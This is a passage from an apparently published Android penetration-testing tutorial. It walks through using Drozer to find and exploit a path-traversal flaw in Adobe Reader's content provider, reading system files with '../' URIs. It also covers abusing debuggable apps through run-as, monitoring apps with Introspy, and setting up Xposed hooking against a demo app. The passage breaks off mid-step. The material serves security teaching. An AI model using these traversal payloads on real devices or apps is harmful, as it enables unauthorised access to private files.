- `notes`

Path traversal attacks in content providers

Content providers can also be implemented as file backed providers. This means a developer can write a content provider that allows another application to access its private files. When an application is accessing these files via the content provider, it may be able to read arbitrary files in the context of a vulnerable app if no proper validation is done on what files are being read. This is usually done by traversing through the directories.

Implementing file backed content providers is done by writing the method `public ParcelFileDescriptor openFile(Uri uri, String mode)` within the class extending the `ContentProvider` class.

A nice tutorial on how this can be implemented in an app is discussed at:

`http://blog.evizija.si/android-contentprovider/`

Drozer has a module `scanner.provider.traversal` to scan content providers for such traversal vulnerabilities.

This section shows how Drozer can be used to identify and exploit path traversal vulnerabilities in Android apps. We will use the Adobe Reader app for Android.

Original advisory information associated with this app was published at the following link:

`http://blog.seguesec.com/2012/09/path-traversal-vulnerability-on-adobe-reader-android-application/`


According to the original advisory, all versions of Adobe <= 10.3.1 are vulnerable to this attack.

We are using Adobe 10.3.1 with the package name `com.adobe.reader` in this example.

Installing the application is done using adb as shown following:

```
$ adb install Adobe_Reader_10.3.1.apk
1453 KB/s (6165978 bytes in 4.143s)
  pkg: /data/local/tmp/Adobe_Reader_10.3.1.apk
Success
$
```

Once installed, we should see the Adobe Reader app icon on the device which looks like this:



Finding out the package name is done in a similar way as to how we did with other apps using the following command:

```
dz> run app.package.list -f adobe
com.adobe.reader (Adobe Reader)
dz>
```

Let's find out the attack surface.

```
dz> run app.package.attacksurface com.adobe.reader
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
dz>
```

Interestingly, there is a content provider exported. The next step is to find out the content provider URI. This can be done using `scanner.provider.finduris`.

```
dz> run scanner.provider.finduris -a com.adobe.reader
Scanning com.adobe.reader...
Unable to Query  content://com.adobe.reader.fileprovider/
Unable to Query  content://com.adobe.reader.fileprovider

No accessible content URIs found.
dz>
```

If you notice, Drozer says that there are no accessible content URIs found. No surprise, as it is trying to read data from the database and it is a file-based provider. Let's see if there are any traversal vulnerabilities in the application. This can be done using the following command:

```
dz> run scanner.provider.traversal -a com.adobe.reader
```

Running the preceding command will result in the following:

```
dz> run scanner.provider.traversal -a com.adobe.reader
Scanning com.adobe.reader...
Not Vulnerable:
  No non-vulnerable URIs found.

Vulnerable Providers:
  content://com.adobe.reader.fileprovider/
  content://com.adobe.reader.fileprovider
dz>
```

As you can see in the preceding excerpt, there is a content provider URI vulnerable to path traversal. This vulnerability allows an attacker to read arbitrary files from the device as described in the next section.

Reading /etc/hosts

The hosts file contains lines of text consisting of an IP address in the first text field followed by one or more host names. In UNIX-like machines, `/etc/hosts` is the location of this file. Let's see how an attacker can read this file using the vulnerable app.

```
dz> run app.provider.read content://com.adobe.reader.
fileprovider/../../../../etc/hosts
127.0.0.1          localhost


dz>
```

Reading kernel version

The `/proc/`version file gives you specifics about the version of the Linux kernel used in your device, and confirms the version of a GCC compiler used to build it. Let's see how an attacker can read this file using the vulnerable app.

```
dz> run app.provider.read content://com.adobe.reader.
fileprovider/../../../../proc/version
Linux version 3.4.0-gd853d22 (nnk@nnk.mtv.corp.google.com) (gcc version
4.6.x-google 20120106 (prerelease) (GCC) ) #1 PREEMPT Tue Jul 9 17:46:46
PDT 2013


dz>
```

The number of `../` added in the preceding commands should be identified by a trial and error method. If you have access to the source code, checking the source is another option.

Exploiting debuggable apps

Android apps have a flag known as `android:debuggable` in their `AndroidManifest.xml` file. This is set to `true` during the app development stage and by default set to `false` once the app is exported for distribution. This flag is used for debugging purposes during the development process and it is not supposed to be set to true in production. If a developer explicitly sets the value of the debuggable flag to true it becomes vulnerable. If an application running in its VM is debuggable, it exposes a unique port on which we can connect to it using a little tool called **JDB**. This is possible in Dalvik Virtual Machines with the support of **JDWP** (short for **Java Debug Wire Protocol**). An attacker with physical access to the device can connect to the app through the exposed UNIX socket and running arbitrary code in the context of the target app is possible.

This section shows the easiest way to exploit debuggable apps.

The following command lists out all the PIDs on which we can connect and debug:

```
adb jdwp
```

In order to find out the exact PID associated with our target application, make sure that the target app is not running when you run the previous command. This looks as shown following:

```
srini's MacBook:~ srini0x00$ adb jdwp
419
471
499
556
573
584
609
620
745
765
780
794
812
836
857
883
srini's MacBook:~ srini0x00$
```

Now, launch the application and run the preceding command once again. The idea is to bring the application into an active state as the pid is visible only when the application is active. Running the preceding command after launching the app will show us an extra pid as shown following:

```
srini's MacBook:~ srini0x00$ adb jdwp
419
471
499
556
573
584
609
620
745
765
780
794
812
836
857
883
903
920
940
1011
1062
srini's MacBook:~ srini0x00$
```

Although there are a few other extra ports in the listing, we can find the one associated with our target application using the `ps` command as shown below:

```
srini's MacBook:~ srini0x00$ adb shell ps | grep '1062'
u0_a78    1062  58    196728 20576 ffffffff b6f385cc S com.androidpentesting.hackingandroidvulnapp1
srini's MacBook:~ srini0x00$
```

As you can see in the preceding output, the pid `1062` is associated with our target app. We can also see the package name of this application. Make a note of it as this is required in the next step.

Before we see how we can make use of the debuggable flag to abuse an app, let's see if we can access the app specific data without root privileges.

```
srini's MacBook:~ srini0x00$ adb -d shell
shell@android:/ $ cd /data/data/com.androidpentesting.hackingandroidvulnapp1
shell@android:/data/data/com.androidpentesting.hackingandroidvulnapp1 $ ls
opendir failed, Permission denied
255|shell@android:/data/data/com.androidpentesting.hackingandroidvulnapp1 $
```

As you can see, we are getting a **Permission denied** error, when we tried to list the files and folders inside the app's private directory.

Now, let's get a shell once again and use `run-as` binary as shown following:


```
srini's MacBook:~ srini0x00$ adb -d shell
shell@android:/ $ run-as com.androidpentesting.hackingandroidvulnapp1
shell@android:/data/data/com.androidpentesting.hackingandroidvulnapp1 $ ls
cache
lib
shell@android:/data/data/com.androidpentesting.hackingandroidvulnapp1 $
```

If you notice the above output, we are able to see the private contents of the vulnerable application.


Introduction to Cydia Substrate

Cydia Substrate is a tool for runtime hooking and modification of Android apps by injecting into the app process on rooted devices. This was formerly known as Mobile Substrate, which was originally released for iOS devices. Cydia Substrate is the base for most of the runtime manipulation tools that are available. We can develop third party add-ons that work using Cydia Substrate. These are known as extensions. The next section shows a tool called Introspy, which is a popular Cydia Substrate extension for runtime monitoring and analysis of Android apps. Cydia Substrate is available on the Google Play Store and you can install it from the following link:


`https://play.google.com/store/apps/details?id=com.saurik.substrate`



Once you install it, Cydia Substrate's home screen will come up as in the following figure if you launch the application.



Tap on the **Link Substrate Files** button and you should see the following activity:



Upon the first installation of Cydia Substrate, the preceding message will appear asking us to restart the device to start working with it.

Runtime monitoring and analysis using Introspy

We saw how to set up Introspy in *Chapter 1*, *Setting Up the Lab*. This section discusses how to use Introspy in the runtime monitoring and analysis of Android apps. Introspy is an extension that is based on Cydia Substrate and hence Cydia Substrate has to be installed to work with Introspy. This extension monitors each action performed by the application such as data storage calls, intents, and so on.

Following are the steps to work with Introspy:

1. Launch the Introspy app in your device.
2. Choose your target application.
3. Run and browse through the target application.
4. Observe the adb logs (or) generate a HTML report.


Before hooking and analyzing the target application, check the databases folder of your target application just to make sure that there are no Introspy databases already available.

The following are the entries in the `databases` folder of my `whatsapplock` application:


```
root@android:/data/data/com.whatsapplock # cd databases
root@android:/data/data/com.whatsapplock/databases # ls
im.db
im.db-journal
ltvp.db
ltvp.db-journal
webview.db
webview.db-journal
webviewCookiesChromium.db
webviewCookiesChromium.db-journal
webviewCookiesChromiumPrivate.db
root@android:/data/data/com.whatsapplock/databases #
```

As you can see in the preceding figure, there are no files with the name `introspy`.

Now, launch the Introspy app in your device and choose the target application. In my case I have chosen the `whatsapplock` application as shown in the following figure:



Now, run the whatsappchatlock application and browse through the entire application to invoke all of its functionality.



Introspy will monitor this and it will save all the monitored calls in a database file inside the `databases` folder of the target application.

Now, navigating to the databases folder of the whatsappchatlock application will show us a new database with the name `introspy.db` as shown following:

```
root@android:/data/data/com.whatsapplock/databases # ls
im.db
im.db-journal
introspy.db
introspy.db-journal
ltvp.db
ltvp.db-journal
webview.db
webview.db-journal
webviewCookiesChromium.db
webviewCookiesChromium.db-journal
webviewCookiesChromiumPrivate.db
root@android:/data/data/com.whatsapplock/databases #
```

We can use the `introspy.db` file to further analyze and generate a report. For this, we need to copy this file to the sd card so that we can pull it on to the local machine later. This can be done using the following command:

```
cp introspy.db /mnt/sdcard
```

Now, pull the `introspy.db` file to the local machine using the `adb pull` command as shown following:

```
master>adb pull /mnt/sdcard/introspy.db
1719 KB/s (466944 bytes in 0.265s)
```

Running the following command within the downloaded Introspy directory on your local machine will set up the environment for us in order to generate the report.


```
python setup.py install
```

Finally, run the following command to generate the report:


```
master>python -m introspy -p android -o output introspy.db
```

- `-p` is to specify the platform
- `-o` is output directory
- `introspy.db` is the input file we got from the device


The preceding command, if successful, will create a folder with the name `output`, as shown in the following figure:




This output folder contains all the files that are required for the report, as shown in the following figure:




From this folder, open up the `report.html` file in a browser to view the report. It is shown in the following figure:



As you can see in the previou figure, Introspy has traced a `SharedPreferences` call being made by the application:



The preceding figure from the report shows that Introspy has traced a call while the app is opening the `whatslock.xml` file:



The previous figure shows that Introspy has traced an intent that is triggered when the application was launched.

Hooking using Xposed framework

Xposed is a framework that enables developers to write custom modules for hooking into Android apps and thus modifying their flow at runtime. The Xposed framework was released by rovo89 in 2012. The Xposed framework works by placing an `app_process` binary in a `/system/bin/` directory and thus replacing the original `app_process` binary. `app_process` is the binary responsible for starting the zygote process. Basically, when an Android phone is booted, `init` runs the `/system/bin/app_process` and gives the resulting process the name `Zygote`. We can hook into any process that is forked from the Zygote process using the Xposed framework.

To demonstrate the capabilities of the Xposed framework, I have developed a custom vulnerable application.

The package name of the vulnerable app is as follows:


`com.androidpentesting.hackingandroidvulnapp1`

The following code shows how the vulnerable application works:

```
public class MainActivity extends Activity {

    Button btn;
    TextView tv;
    int i=0;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        btn = (Button) findViewById(R.id.btnSubmit);
        tv = (TextView) findViewById(R.id.tvOutput);

        btn.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {

                setOutput(i);
            }
        });
    }

  void setOutput(int i){

        if(i==1)
        {
            Toast.makeText(getApplicationContext(),"Cracked",Toast.LENGTH_LONG).show();
        }
        else
        {

            Toast.makeText(getApplicationContext(),"You cant crack it",Toast.LENGTH_LONG).show();
        }
  }}
```

The preceding code has a method, `setOutput`, that is called when the button is clicked. When `setOutput` is called, the value of **i** is passed to it as an argument. If you notice, the value of `i` is initialized to `0`. Inside the `setOutput` function, there is a check to see if the value of `i` is equal to 1. If the value of `i` set to `1`, this application will display the text **Cracked**. But, since the initialized value is `0`, this app always displays the text **You cant crack it**.

Running the application in an emulator looks as shown in the following figure:



Now, our goal is to write an Xposed module to modify the functionality of this app at runtime and thus printing the text **Cracked**.


First download and install Xposed APK file in your emulator. Xposed can be downloaded from the following link:

`http://dl-xda.xposed.info/modules/de.robv.android.xposed.installer_v32_de4f0d.apk`


Install this downloaded APK file using the following command:

```
adb install [file name].apk
```

Once you install this app, launch it, and you should see the following screen:




At this stage, make sure that you have everything set before you proceed. Once you are done with the setup, navigate to the **Modules** tab, where we can see all the installed Xposed modules. The following figure shows that currently we don't have any modules installed:



We will now create a new module to achieve the goal of printing the text **Cracked** in the target application shown earlier. We use Android Studio to develop this custom module.

Following is the step-by-step procedure to simplify the process:

1. The first step is to create a new project in Android Studio by choosing the **Add No Actvity** option as shown in the following figure. I named it `XposedModule`.



